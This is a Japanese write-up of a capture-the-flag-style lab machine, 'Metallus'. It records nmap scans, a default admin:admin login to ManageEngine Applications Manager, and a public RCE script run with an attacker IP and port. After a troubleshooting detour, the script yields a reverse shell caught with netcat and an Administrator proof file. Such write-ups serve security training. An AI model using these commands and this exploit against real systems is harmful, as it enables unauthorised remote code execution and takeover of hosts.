Metallus

Nmap

TCPポートスキャン.

```
$ nmap -p$ports -sV -A 192.168.111.96
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 22:23 JST
Nmap scan report for 192.168.111.96
Host is up (0.25s latency).

PORT      STATE  SERVICE        VERSION
135/tcp   open   msrpc          Microsoft Windows RPC
139/tcp   open   netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds?
3389/tcp  open   ms-wbt-server  Microsoft Terminal Services
|_ssl-date: 2022-04-30T13:28:09+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=Metallus
| Not valid before: 2022-04-07T10:35:56
|_Not valid after:  2022-10-07T10:35:56
| rdp-ntlm-info:
|   Target_Name: METALLUS
|   NetBIOS_Domain_Name: METALLUS
|   NetBIOS_Computer_Name: METALLUS
|   DNS_Domain_Name: Metallus
|   DNS_Computer_Name: Metallus
|   Product_Version: 10.0.19041
|_  System_Time: 2022-04-30T13:26:45+00:00
5001/tcp  open   commplex-link?
| fingerprint-strings:
|   SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/html; charset=ISO-8859-1
|     Content-Length: 132
|_    MAINSERVER_RESPONSE:<serverinfo method="setserverinfo"
mainserver="5001" webserver="40443" pxyname="192.168.49.111" startpage=""/>
5040/tcp  open   unknown
7680/tcp  closed pando-pub
8443/tcp  open   ssl/https-alt  AppManager
|_http-server-header: AppManager
| ssl-cert: Subject:
commonName=APPLICATIONSMANAGER/organizationName=WebNMS/stateOrProvinceName=
Pleasanton/countryName=US
| Not valid before: 2019-02-27T11:03:03
|_Not valid after:  2050-02-27T11:03:03
|_ssl-date: 2022-04-30T13:28:09+00:00; +1s from scanner time.
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404
|     Set-Cookie: JSESSIONID_APM_40443=73CAF4CC3090B522CE07B31A073C06CE;
Path=/; Secure; HttpOnly
|     Content-Type: text/html;charset=UTF-8
|     Content-Length: 973
|     Date: Sat, 30 Apr 2022 13:24:19 GMT
```

```
|     Connection: close
|     Server: AppManager
|     <!DOCTYPE html>
|     <meta http-equiv="X-UA-Compatible" content="IE=edge">
|     <html>
|     <head>
|     <title>Applications Manager</title>
|     <link REL="SHORTCUT ICON" HREF="/favicon.ico">
|     <!-- Includes commonstyle CSS and dynamic style sheet bases on user
selection -->
|     <link href="/images/commonstyle.css?rev=14440" rel="stylesheet"
type="text/css">
|     <link href="/images/newUI/newCommonstyle.css?rev=14260"
rel="stylesheet" type="text/css">
|     <link href="/images/Grey/style.css?rev=14030" rel="stylesheet"
type="text/css">
|     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-
1">
|     </head>
|     <body bgcolor="#FFFFFF" leftmarg
|   GetRequest:
|     HTTP/1.1 200
|     Set-Cookie: JSESSIONID_APM_40443=63D5A5FE377C9CA46F0C3E9095CB598D;
Path=/; Secure; HttpOnly
|     Accept-Ranges: bytes
|     ETag: W/"261-1591621693000"
|     Last-Modified: Mon, 08 Jun 2020 13:08:13 GMT
|     Content-Type: text/html
|     Content-Length: 261
|     Date: Sat, 30 Apr 2022 13:24:17 GMT
|     Connection: close
|     Server: AppManager
|     <!-- $Id$ -->
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
|     <html>
|     <head>
|     <!-- This comment is for Instant Gratification to work
applications.do -->
|     <script>
|     window.open("/webclient/common/jsp/home.jsp", "_top");
|     </script>
|     </head>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 403
|     Set-Cookie: JSESSIONID_APM_40443=6E48A8C33400596ECE6D077539D98F38;
Path=/; Secure; HttpOnly
|     Cache-Control: private
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=UTF-8
|     Content-Length: 1810
|     Date: Sat, 30 Apr 2022 13:24:18 GMT
|     Connection: close
|     Server: AppManager
|     <meta http-equiv="X-UA-Compatible" content="IE=edge">
|     <meta http-equiv="Content-Type" content="UTF-8">
|     <!--$Id$-->
|     <html>
```

```
|     <head>
|     <title>Applications Manager</title>
|     <link REL="SHORTCUT ICON" HREF="/favicon.ico">
|     </head>
|     <body style="background-color:#fff;">
|     <style type="text/css">
|     #container-error
|     border:1px solid #c1c1c1;
|     background: #fff; font:11px Arial, Helvetica, sans-serif; width:90%;
margin:80px;
|     #header-error
|     background: #ededed; line-height:18px;
|     padding: 15px; color:#000; font-size:8px;
|     #header-error h1
|_    margin: 0; color:#000;
|_http-title: Site doesn't have a title (text/plain;charset=ISO-8859-1).
12000/tcp open   cce4x?
22222/tcp open   ssh            OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 5b:1b:c7:30:66:22:2a:22:fd:a3:68:6e:56:1c:6d:86 (RSA)
|   256 fa:eb:c9:3a:2b:c8:3c:08:95:1c:7d:5d:75:29:ac:b2 (ECDSA)
|_  256 57:9d:ca:b4:93:7d:cd:5e:3f:b7:b1:a5:bd:f5:44:bf (ED25519)
40443/tcp open   unknown
| fingerprint-strings:
|   HTTPOptions:
|     HTTP/1.1 403
|     Set-Cookie: JSESSIONID_APM_40443=3BEEB118244EBBFA08F0093E49D14ECC;
Path=/; HttpOnly
|     Cache-Control: private
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=UTF-8
|     Content-Length: 1810
|     Date: Sat, 30 Apr 2022 13:24:17 GMT
|     Connection: close
|     Server: AppManager
|     <meta http-equiv="X-UA-Compatible" content="IE=edge">
|     <meta http-equiv="Content-Type" content="UTF-8">
|     <!--$Id$-->
|     <html>
|     <head>
|     <title>Applications Manager</title>
|     <link REL="SHORTCUT ICON" HREF="/favicon.ico">
|     </head>
|     <body style="background-color:#fff;">
|     <style type="text/css">
|     #container-error
|     border:1px solid #c1c1c1;
|     background: #fff; font:11px Arial, Helvetica, sans-serif; width:90%;
margin:80px;
|     #header-error
|     background: #ededed; line-height:18px;
|     padding: 15px; color:#000; font-size:8px;
|     #header-error h1
|     margin: 0; color:#000;
|     font-
|   RTSPRequest:
|     HTTP/1.1 505
|     vary: accept-encoding
```

```
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 2142
|     Date: Sat, 30 Apr 2022 13:24:18 GMT
|     Server: AppManager
|     <!doctype html><html lang="en"><head><title>HTTP Status 505
|_    HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#
40869/tcp closed unknown
49664/tcp open   msrpc          Microsoft Windows RPC
49665/tcp open   msrpc          Microsoft Windows RPC
49666/tcp open   msrpc          Microsoft Windows RPC
49667/tcp open   msrpc          Microsoft Windows RPC
49668/tcp open   msrpc          Microsoft Windows RPC
49669/tcp open   msrpc          Microsoft Windows RPC
49670/tcp open   tcpwrapped
49691/tcp open   java-rmi       Java RMI
49717/tcp open   unknown
49778/tcp open   unknown
| fingerprint-strings:
|   SMBProgNeg, X11Probe, ms-sql-s:
|_    CLOSE_SESSION
49779/tcp open   unknown
| fingerprint-strings:
|   SMBProgNeg, X11Probe, ms-sql-s:
|_    CLOSE_SESSION
5 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5001-TCP:V=7.92%I=7%D=4/30%Time=626D38E1%P=x86_64-pc-linux-gnu%r(SI
SF:POptions,DB,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html;\x20c
SF:harset=ISO-8859-1\r\nContent-Length:\x20132\r\n\r\nMAINSERVER_RESPONSE:
SF:<serverinfo\x20method=\"setserverinfo\"\x20mainserver=\"5001\"\x20webse
SF:rver=\"40443\"\x20pxyname=\"192\.168\.49\.111\"\x20startpage=\"\"/>\n\0
SF:\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8443-TCP:V=7.92%T=SSL%I=7%D=4/30%Time=626D3880%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,24E,"HTTP/1\.1\x20200\x20\r\nSet-Cookie:\x20JSESSIONID_A
SF:PM_40443=63D5A5FE377C9CA46F0C3E9095CB598D;\x20Path=/;\x20Secure;\x20Htt
SF:pOnly\r\nAccept-Ranges:\x20bytes\r\nETag:\x20W/\"261-1591621693000\"\r\
SF:nLast-Modified:\x20Mon,\x2008\x20Jun\x202020\x2013:08:13\x20GMT\r\nCont
SF:ent-Type:\x20text/html\r\nContent-Length:\x20261\r\nDate:\x20Sat,\x2030
SF:\x20Apr\x202022\x2013:24:17\x20GMT\r\nConnection:\x20close\r\nServer:\x
SF:20AppManager\r\n\r\n<!--\x20\$Id\$\x20-->\n<!DOCTYPE\x20HTML\x20PUBLIC\
SF:x20\"-//W3C//DTD\x20HTML\x204\.01\x20Transitional//EN\">\n<html>\n<head
SF:>\n<!--\x20This\x20comment\x20is\x20for\x20Instant\x20Gratification\x20
SF:to\x20work\x20applications\.do\x20-->\n<script>\n\n\twindow\.open\(\"/w
SF:ebclient/common/jsp/home\.jsp\",\x20\"_top\"\);\n\n</script>\n\n</head>
SF:\n</html>\n")%r(HTTPOptions,849,"HTTP/1\.1\x20403\x20\r\nSet-Cookie:\x2
```

```
SF:0JSESSIONID_APM_40443=6E48A8C33400596ECE6D077539D98F38;\x20Path=/;\x20S
SF:ecure;\x20HttpOnly\r\nCache-Control:\x20private\r\nExpires:\x20Thu,\x20
SF:01\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html;char
SF:set=UTF-8\r\nContent-Length:\x201810\r\nDate:\x20Sat,\x2030\x20Apr\x202
SF:022\x2013:24:18\x20GMT\r\nConnection:\x20close\r\nServer:\x20AppManager
SF:\r\n\r\n<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\">
SF:\n<meta\x20http-equiv=\"Content-Type\"\x20content=\"UTF-8\">\n<!--\$Id\
SF:$-->\n\n\n\n\n\n\n\n\n<html>\n<head>\n<title>Applications\x20Manager<
SF:/title>\n\n<link\x20REL=\"SHORTCUT\x20ICON\"\x20HREF=\"/favicon\.ico\">
SF:\n\n</head>\n\n<body\x20style=\"background-color:#fff;\">\n\n<style\x20
SF:type=\"text/css\">\n\t#container-error\n\t{\n\t\tborder:1px\x20solid\x2
SF:0#c1c1c1;\n\t\tbackground:\x20#fff;\x20font:11px\x20Arial,\x20Helvetica
SF:,\x20sans-serif;\x20width:90%;\x20margin:80px;\n\t\x20\t\n\t}\n\n\t#hea
SF:der-error\n\t{\n\t\tbackground:\x20#ededed;\x20line-height:18px;\n\t\tp
SF:adding:\x2015px;\x20color:#000;\x20font-size:8px;\n\t}\n\n\t#header-err
SF:or\x20h1\n\t{\n\t\tmargin:\x200;\x20\x20color:#000;")%r(FourOhFourReque
SF:st,4C3,"HTTP/1\.1\x20404\x20\r\nSet-Cookie:\x20JSESSIONID_APM_40443=73C
SF:AF4CC3090B522CE07B31A073C06CE;\x20Path=/;\x20Secure;\x20HttpOnly\r\nCon
SF:tent-Type:\x20text/html;charset=UTF-8\r\nContent-Length:\x20973\r\nDate
SF::\x20Sat,\x2030\x20Apr\x202022\x2013:24:19\x20GMT\r\nConnection:\x20clo
SF:se\r\nServer:\x20AppManager\r\n\r\n<!DOCTYPE\x20html>\n\n<meta\x20http-
SF:equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\">\n\n\n\n\n\n\n\n\n\n
SF:<html>\n<head>\n<title>Applications\x20Manager</title>\n\n<link\x20REL=
SF:\"SHORTCUT\x20ICON\"\x20HREF=\"/favicon\.ico\">\n\n<!--\x20Includes\x20
SF:commonstyle\x20CSS\x20and\x20dynamic\x20style\x20sheet\x20bases\x20on\x
SF:20user\x20selection\x20-->\n\n<link\x20href=\"/images/commonstyle\.css\
SF:?rev=14440\"\x20rel=\"stylesheet\"\x20type=\"text/css\">\n\n\x20\x20\x2
SF:0\x20\n\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20href=
SF:\"/images/newUI/newCommonstyle\.css\?rev=14260\"\x20rel=\"stylesheet\"\
SF:x20type=\"text/css\">\n\x20\x20\x20\x20\n\n<link\x20href=\"/images/Grey
SF:/style\.css\?rev=14030\"\x20rel=\"stylesheet\"\x20type=\"text/css\">\n\
SF:n<meta\x20http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charse
SF:t=iso-8859-1\">\n</head>\n\n<body\x20bgcolor=\"#FFFFFF\"\x20leftmarg");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port40443-TCP:V=7.92%I=7%D=4/30%Time=626D3880%P=x86_64-pc-linux-gnu%r(H
SF:TTPOptions,841,"HTTP/1\.1\x20403\x20\r\nSet-Cookie:\x20JSESSIONID_APM_4
SF:0443=3BEEB118244EBBFA08F0093E49D14ECC;\x20Path=/;\x20HttpOnly\r\nCache-
SF:Control:\x20private\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:0
SF:0\x20GMT\r\nContent-Type:\x20text/html;charset=UTF-8\r\nContent-Length:
SF:\x201810\r\nDate:\x20Sat,\x2030\x20Apr\x202022\x2013:24:17\x20GMT\r\nCo
SF:nnection:\x20close\r\nServer:\x20AppManager\r\n\r\n<meta\x20http-equiv=
SF:\"X-UA-Compatible\"\x20content=\"IE=edge\">\n<meta\x20http-equiv=\"Cont
SF:ent-Type\"\x20content=\"UTF-8\">\n<!--\$Id\$-->\n\n\n\n\n\n\n\n\n\n<htm
SF:l>\n<head>\n<title>Applications\x20Manager</title>\n\n<link\x20REL=\"SH
SF:ORTCUT\x20ICON\"\x20HREF=\"/favicon\.ico\">\n\n</head>\n\n<body\x20styl
SF:e=\"background-color:#fff;\">\n\n<style\x20type=\"text/css\">\n\t#conta
SF:iner-error\n\t{\n\t\tborder:1px\x20solid\x20#c1c1c1;\n\t\tbackground:\x
SF:20#fff;\x20font:11px\x20Arial,\x20Helvetica,\x20sans-serif;\x20width:90
SF:%;\x20margin:80px;\n\t\x20\t\n\t}\n\n\t#header-error\n\t{\n\t\tbackgrou
SF:nd:\x20#ededed;\x20line-height:18px;\n\t\tpadding:\x2015px;\x20color:#0
SF:00;\x20font-size:8px;\n\t}\n\n\t#header-error\x20h1\n\t{\n\t\tmargin:\x
SF:200;\x20\x20color:#000;\n\t\tfont-")%r(RTSPRequest,912,"HTTP/1\.1\x2050
SF:5\x20\r\nvary:\x20accept-encoding\r\nContent-Type:\x20text/html;charset
SF:=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x202142\r\nDate:\x
SF:20Sat,\x2030\x20Apr\x202022\x2013:24:18\x20GMT\r\nServer:\x20AppManager
SF:\r\n\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Sta
SF:tus\x20505\x20\xe2\x80\x93\x20HTTP\x20Version\x20Not\x20Supported</titl
SF:e><style\x20type=\"text/css\">h1\x20{font-family:Tahoma,Arial,sans-seri
```

```
SF:f;color:white;background-color:#525D76;font-size:22px;}\x20h2\x20{font-
SF:family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;fon
SF:t-size:16px;}\x20h3\x20{font-family:Tahoma,Arial,sans-serif;color:white
SF:;background-color:#525D76;font-size:14px;}\x20body\x20{font-family:Taho
SF:ma,Arial,sans-serif;color:black;background-color:white;}\x20b\x20{font-
SF:family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;}\x
SF:20p\x20{font-family:Tahoma,Arial,sans-serif;background:white;color:blac
SF:k;font-size:12px;}\x20a\x20{color:black;}\x20a\.name\x20{color:black;}\
SF:x20\.line\x20{height:1px;background-color:#");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port49778-TCP:V=7.92%I=7%D=4/30%Time=626D38B5%P=x86_64-pc-linux-gnu%r(S
SF:MBProgNeg,1A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(X11Probe,1
SF:A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(ms-sql-s,1A,"\0\0\0\x
SF:16\0\rCLOSE_SESSION\0\x010\0\0\0\0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port49779-TCP:V=7.92%I=7%D=4/30%Time=626D38B5%P=x86_64-pc-linux-gnu%r(S
SF:MBProgNeg,1A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(X11Probe,1
SF:A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(ms-sql-s,1A,"\0\0\0\x
SF:16\0\rCLOSE_SESSION\0\x010\0\0\0\0");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-04-30T13:26:44
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 255.33 seconds
```


UDPポートスキャン.

```
$ sudo nmap -Pn -sU --min-rate=10000 192.168.111.96
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 22:20 JST
Nmap scan report for 192.168.111.96
Host is up (0.25s latency).
Not shown: 995 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
1214/udp  closed fasttrack
1993/udp  closed snmp-tcp-port
2160/udp  closed apc-2160
20217/udp closed unknown
55043/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 5.17 seconds
```

HTTPS - 8443TCP


Applications Manager のログイン画面が表示される.



左下に `Build No: 14710` というバージョン情報らしきものが見つかる.

検索すると ManageEngine Applications Manager 14700 - RCE が使えそう.

`admin:admin` でログインすることができた.



`netcat` を起動し，エクスプロイトを実行する.

```
$ sudo nc -nlvp 443
listening on [any] 443 ...
```

```
$ python3 poc_mam_weblogic_upload_and_exec_jar.py
https://192.168.111.96:8443 admin admin 192.168.0.153 443
[*] Visiting page to retrieve initial cookies...
[*] Retrieving admin cookie...
```


```
[*] Getting base directory of ManageEngine...
[*] Found base directory: C:\Program Files\ManageEngine\AppManager14
[*] Creating JAR file...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
マニフェストが追加されました
weblogic/jndi/Environment.classを追加中です(入=1843)(出=1080)(41%収縮されました)
[*] Uploading JAR file...
[*] Attempting to upload JAR directly to targeted Weblogic folder...
[!] Failed to upload JAR directly, continue to add and execute job to move
JAR...
[*] Creating a task to move the JAR file to relative path:
classes/weblogic/version8/...
[*] Found actionname: move_weblogic_jar5379 with found actionid 10000003
[*] Executing created task with id: 10000003 to copy JAR...
[*] Task 10000003 has been executed successfully
[*] Deleting created task as JAR has been copied...
[*] Running the Weblogic credentialtest which triggers the code in the
JAR...
[*] Check your shell...
```

リバースシェルが返ってくるはずなのだが，返ってこない．

標準出力を良く見ると，`[!] Failed to upload JAR directory` となっている．

ディレクトリのアップロードに失敗しているよう．

アップロードページに移動し，手動でアップロードをしてみると `zip` フォーマットにしか対応していないことがわかる．



そこでエクスプロイトコードを修正し，拡張子を `jar` から `zip` に変更するコードを追加した．

この変更をしてもリバースシェルが返ってくることは無かった．

後日談

えー．リバースシェル返ってきました．

単純にローカルの IP アドレスを `tun0` にするところを間違えて `eth0` を指定していました．

```
$ python3 poc_mam_weblogic_upload_and_exec_jar.py
https://192.168.140.96:8443 admin admin 192.168.49.140 443
[*] Visiting page to retrieve initial cookies...
[*] Retrieving admin cookie...
[*] Getting base directory of ManageEngine...
```

```
[*] Found base directory: C:\Program Files\ManageEngine\AppManager14
[*] Creating JAR file...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
マニフェストが追加されました
weblogic/jndi/Environment.classを追加中です(入=1844)(出=1080)(41%収縮されました)
[*] Uploading JAR file...
[*] Attempting to upload JAR directly to targeted Weblogic folder...
[!] Failed to upload JAR directly, continue to add and execute job to move
JAR...
[*] Creating a task to move the JAR file to relative path:
classes/weblogic/version8/...
[*] Found actionname: move_weblogic_jar6035 with found actionid 10000003
[*] Executing created task with id: 10000003 to copy JAR...
[*] Task 10000003 has been executed successfully
[*] Deleting created task as JAR has been copied...
[*] Running the Weblogic credentialtest which triggers the code in the
JAR...
[*] Check your shell...
```

リバースシェルを受け取る.

```
$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.49.140] from (UNKNOWN) [192.168.140.96] 49820
Microsoft Windows [Version 10.0.19044.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\ManageEngine\AppManager14\working>
<snip>
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
f23b9a17324addebf2d54ce0c1990d8f
```

Congratulations!